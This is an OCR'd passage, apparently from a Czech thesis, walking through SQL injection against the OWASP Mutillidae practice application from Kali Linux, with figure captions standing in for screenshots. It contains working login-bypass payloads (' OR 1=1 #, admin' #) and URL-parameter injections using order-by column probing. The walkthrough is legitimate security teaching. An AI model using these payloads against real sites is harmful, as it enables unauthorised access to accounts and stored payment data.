
Bylo vstoupeno do databáze aplikace OWASP pomocí příkazu use *owasp10;*.



Obrázek 46: Kali linux – připojení k databázi III, zdroj vlastní


Nyní byly zobrazeny tabulky z této databáze. Je k dispozici tabulka accounts pro účty neboli tato tabulka obsahuje informace jako jsou uživatelské jména, hesla a jiné informace o uživatelích. Další tabulka se nazývá blogs_table, lze předpokládat, že

obsahuje vstupy do blogů, což znamená příspěvky a komentáře k nim. Dále databáze obsahuje tabulky capured_data (zaznamenaná data) a credit_cards, ve ktereé pravděpodobně budou záznamy o platebních kartách. Veškerá data webových aplikací se ukládají do databáze. Kdyby byly v souborech, nebylo by to efektivní.



Obrázek 47 Kali linux – připojení k databázi IV, zdroj vlastní


Pomocí *select * from accounts;* byla zobrazena tabulku s uživateli. Takto snadno se dostane k tabulce jen administrátor. Při SQL hackování je snahou dostat přístup podobný tomuto. Toto je důležité vědět, proto jak blízko hacker dosáhl svého cíle.



Obrázek 48: Kali linux – připojení k databázi V, zdroj vlastní


4.3.2 SQL Injections v metodě POST

V sekci Mutillidae byl nejprve založen uživatel s uživatelským jménem dpuzivatel a s heslem 123. Bylo vyzkoušeno standartní přihlášení, které proběhlo úspěšně.
Následně byl vyzkoušen hacking do pole uživatelské jméno bylo standartně zadáno dpuzivatel, do hesla byl zadán znak jednoduché uvozovky (‘). Zobrazila se databázová chyba. Tato chyba je velmi informativní, tudíž potenciálně zneužitelná útočníkem. Dokonce zobrazuje SQL větu, ve které nastala chyba.




Obrázek 49: SQL Injections – metoda POST I, zdroj vlastní

Poté bylo vloženo do uživatelské jména znovu správné uživatelské jméno a do hesla bylo vloženo: *123' AND 1=1 #*. Přihlášení bylo úspěšné. Bylo pouze vyzkoušeno, zda se vyskytuje SQL injection. Heslo je v tomto případě známé.



Obrázek 50: SQL Injections – metoda POST II, zdroj vlastní

Nyní bylo vyzkoušeno cosi jiného. Do uživatelské jména bylo vloženo stále správné uživatelské jméno a do hesla bylo vloženo: 123' AND 1=2 #. To jakožto správné heslo, ale nepravdivý argument. Přihlášení nebylo úspěšné, přestože heslo bylo správné.




Obrázek 51: SQL Injections – metoda POST III, zdroj vlastní

4.3.3 Obejití loginu pomocí SQL Injections


Do uživatelského jména bylo vloženo admin. Do hesla bylo vloženo asd' OR 1=1 #.

Přihlášení bylo úspěšné. Spojka AND byla nahrazena OR, aby SQL věta byla vždy pravdivá.



Obrázek 52: SQL Injections – obejití loginu I, zdroj vlastní


Další metoda, jak obejít login je zadat do uživatelského jména admin' # a heslo vůbec nezadávat.




Obrázek 53: SQL Injections – obejití loginu II, zdroj vlastní

4.3.4 SQL Injections v metodě GET

Byl proveden přechod na stránku User Info. (OWASP Top 10 -> A1 Injection -> SQLi Extract Data -> User Info) Tato stránka je velmi podobná login page, ale slouží k jiné funkci.




Obrázek 54: SQL Injections – metoda GET I, zdroj vlastní




Obrázek 55: SQL Injections – metoda GET II, zdroj vlastní

Po zadání uživatelského jména a hesla, zobrazí informace o uživateli.



Obrázek 56: SQL Injections – metoda GET III, zdroj vlastní


Část URL adresy:
index.php?page=user-info.php&username=dpuzivatel&password=123&user-info-php-submit-button=View+Account+Details
byla zaměněna za
index.php?page=user-info.php&username=dpuzivatel'+order+by+1+%23&password=123&user-info-php-submit-button=View+Account+Details.
Tímto došlo ke zneužití SQL injection v metodě GET, místo přes formulářové pole.



Obrázek 57: SQL Injections – metoda GET IV, zdroj vlastní

K ověření, zda to vykonává příkazy v databázi, byla použita tato adresa


index.php?page=user-info.php&username=dpuzivatel%27+order+by+12354+%23&password=123&user-info-php-submit-button=View+Account+Details.
Bylo zadán příkaz vyzkoušet seřazení podle určitě neexistujícího sloupce. Zobrazila se očekávaná chyba, tím se potvrdilo vykonávání příkazu v databázi.



Obrázek 58: SQL Injections – metoda GET V, zdroj vlastní

